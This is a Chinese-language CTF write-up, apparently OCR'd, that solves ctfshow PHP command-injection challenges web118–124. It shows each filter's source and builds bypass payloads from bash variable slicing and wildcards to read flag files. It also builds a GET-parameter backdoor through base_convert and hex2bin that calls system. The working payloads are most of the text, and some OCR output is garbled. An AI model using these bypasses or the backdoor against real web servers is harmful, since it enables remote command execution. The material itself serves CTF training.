
# 类型五

运用环境变量构建命令

## web118





经过测试后发现只能注入大写字母和${}:?.~等等字符可以通过，可以使用bash内置变量进行利用

提示中目录为/var/www/html

环境变量为/bin

那么我们就可以构建命令nl





可以看到可以通过`${PWD:~A}`获得当前目录的最后一位，所以同理`${PATH:~A}`也可以获得最后一位

即可构建出nl，

```
${PATH:~A}${PWD:~A}
```

最后利用通配符，打印flag

```
${PATH:~A}${PWD:~A} ????.???
```




## web119

这次在前面的基础上把path给禁了，也就是我们无法获得n这个字母，也就无法构成了nl命令。接下来我们尝试构造一下`/bin/cat`，而想要匹配到我们至少需要一个`/`符号和一个`cat`中的一个字母，这里使用`${SHLVL}`来配合构造`/`

SHLVL 是记录多个 Bash 进程实例嵌套深度的累加器,进程第一次打开shell时${SHLVL}=1，然后在此shell中再打开一个shell时$SHLVL=2。

一般给的权限都是www-data，所以我们用`${USER}`可以获得“www-data”，而我们要取到at的话需要`${USER:~2:2}`，但数字是被禁了，所以接下来我们需要构造出2，

php的版本是7.3.22，正好包含数字2，所以利用`PHP_VERSION`




`${PHP_VERSION:~A}`是2

`${USER:~${PHP_VERSION:~A}:${PHP_VERSION:~A}}`

就是对user参数从倒数第二个开始取两个，也就是at

再利用通配符

```
${PWD:${#}:${#SHLVL}}???${PWD:${#}:${#SHLVL}}?
${USER:~${PHP_VERSION:~A}:${PHP_VERSION:~A}} ????.???
```

```
</body>
</html>
<!--
?php $flag="ctfshow{38566fbd-93e8-42a1-83b8-b2cadd04376e}"; ?--
>
```

---

## web120


题目给了源码

```
<?php
error_reporting(0);
highlight_file(__FILE__);
if(isset($_POST['code'])){
    $code=$_POST['code'];
    if(!preg_match('/\x09|\x0a|[a-z]|[0-9]|PATH|BASH|HOME|\/|\(|\)|\
[|\]|\\\\|\+|\-|\!|\=|\^|\*|\x26|\%|\<|\>|\'|\"|\`|\||\,/', $code)){
        if(strlen($code)>65){
            echo '<div align="center">'.'you are so long , I dont like
'.'</div>';
        }
        else{
        echo '<div align="center">'.system($code).'</div>';
        }
    }
    else{
```

```
     echo '<div align="center">evil input</div>';
    }
}

?>
```

限制了长度

我看一下上一题payload的长度




这肯定不行

上题修改一下只用user的最后一位t,然后发现多了一位


```
${PWD:${#}:${#SHLVL}}???${PWD:${#}:${#SHLVL}}?${USER:~A}? ????.???
```

现在分析一下，必须要有的元素`????.???`这就占用了9个（有一个空格），`${USER:~A}`这个是要有的，然后是五个问号，就是24个，还剩41个字节，也就是20个字节构建出一个`/`


```
${PWD:${#}:${#SHLVL}}我们去掉${#}试一下
得到的也是/
长度是17，符合条件
```

构建payload

```
${PWD::${#SHLVL}}???${PWD::${#SHLVL}}?${USER:~A}? ????.???
```



在源码中找一下flag




## web121

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
if(isset($_POST['code'])){
    $code=$_POST['code'];
    if(!preg_match('/\x09|\x0a|[a-z]|[0-
9]|FLAG|PATH|BASH|HOME|HISTIGNORE|HISTFILESIZE|HISTFILE|HISTCMD|USER|TERM|HOSTNA
ME|HOSTTYPE|MACHTYPE|PPID|SHLVL|FUNCNAME|\/|\(|\)|\[|\]|\\\\|\+|\-
|_|~|\!|\=|\^|\*|\x26|\%|\<|\>|\'|\"|\`|\||\,/', $code)){
        if(strlen($code)>65){
            echo '<div align="center">'.'you are so long , I dont like
'.'</div>';
        }
        else{
        echo '<div align="center">'.system($code).'</div>';
        }
    }
    else{
     echo '<div align="center">evil input</div>';
    }
}

?>
```

过滤了USER和shlvl上体的payload无法使用，pwd没有被禁

我们要想办法构建出一个1


我们可以用$?

他代表上次执行命令的结果，0为正常，1为非正常，所以我们要先让他不正常

这里我们利用base64进行读取文件，就用到了随机数${#RANDOM}构建出一个4，因为是随机数，所以要多试几次


payload

```
${PWD::${#?}}???${PWD::${#?}}?????${#RANDOM} ????.???
```




得到base64编码的flag

进行解码




## web122

```
<?php
error_reporting(0);
highlight_file(__FILE__);
if(isset($_POST['code'])){
    $code=$_POST['code'];
    if(!preg_match('/\x09|\x0a|[a-z]|[0-
9]|FLAG|PATH|BASH|PWD|HISTIGNORE|HISTFILESIZE|HISTFILE|HISTCMD|USER|TERM|HOSTNAM
E|HOSTTYPE|MACHTYPE|PPID|SHLVL|FUNCNAME|\/|\(|\)|\[|\]|\\\\|\+|\-
|_|~|\!|\=|\^|\*|\x26|#|%|\>|\'|\"|\`|\||\,/', $code)){
        if(strlen($code)>65){
            echo '<div align="center">'.'you are so long , I dont like
'.'</div>';
        }
        else{
        echo '<div align="center">'.system($code).'</div>';
        }
    }
    else{
     echo '<div align="center">evil input</div>';
    }
}

?>
```

pwd被过滤了

尝试用home

```
${HOME::${#?}}???${HOME::${#?}}?????${#RANDOM} ????.???
```

然后发现#被过滤


重新构建，因为要求是1

所以要进行命令拼接

```
<A;${HOME::$?}???${HOME::$?}?????${RANDOM::$?} ????.???
```

得到flag

```
<?
PD9waHAKJGZsYWc9ImN0ZnNob3d7ZjIyODEzODAtNDA2Mi00MTVhLTk5NWItMWQzNWY1NDczZWJl fSI7Cj8+
fSI7Cj8+
```




# 类型六

构建get后门

## web124

```
 <?php

/*
# -*- coding: utf-8 -*-
# @Author: 收集自网络
# @Date:   2020-09-16 11:25:09
# @Last Modified by:   h1xa
# @Last Modified time: 2020-10-06 14:04:45

*/

error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
```

```
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan',
'atanh', 'base_convert', 'bindec', 'ceil', 'cos', 'cosh', 'decbin', 'dechex',
'decoct', 'deg2rad', 'exp', 'expm1', 'floor', 'fmod', 'getrandmax', 'hexdec',
'hypot', 'is_finite', 'is_infinite', 'is_nan', 'lcg_value', 'log10', 'log1p',
'log', 'max', 'min', 'mt_getrandmax', 'mt_rand', 'mt_srand', 'octdec', 'pi',
'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt', 'srand', 'tan',
'tanh'];
    preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content,
$used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
    //帮你算出答案
    eval('echo '.$content.';');
}
```

分析一波源码，get传参c，并且长度不能超过80，设置了黑名单和白名单和正则过滤。按照提示我们去找找一些数学函数进行使用，这么多白名单也注定了有多种payload，这里我使用`base_convert()`、`hex2bin`和`dechex`配合使用

# base_convert

(PHP 4, PHP 5, PHP 7, PHP 8)


base_convert — 在任意进制之间转换数字

这样我们就可以简单构造一下

```
base_convert(37907361743, 10, 36)(dechex(1598506324));

37907361743转换为36进制为hex2bin

dechex(1598506324)的结果是5f474554
hex2bin(5f474554)为_GET

进行赋值
$pi = base_convert(37907361743, 10, 36)(dechex(1598506324));
$$pi就为$_GET

$pi=base_convert(37907361743,10,36)(dechex(1598506324));
$$pi{abs}($$pi{acos});//$_GET[abs]($_GET[acos])就相当于构建一个后门
&abs=system&acos=ls
```

最后的payload

```
$pi=base_convert(37907361743,10,36)(dechex(1598506324));$$pi{abs}
($$pi{acos});&abs=system&acos=ls
```




cat一下得到flag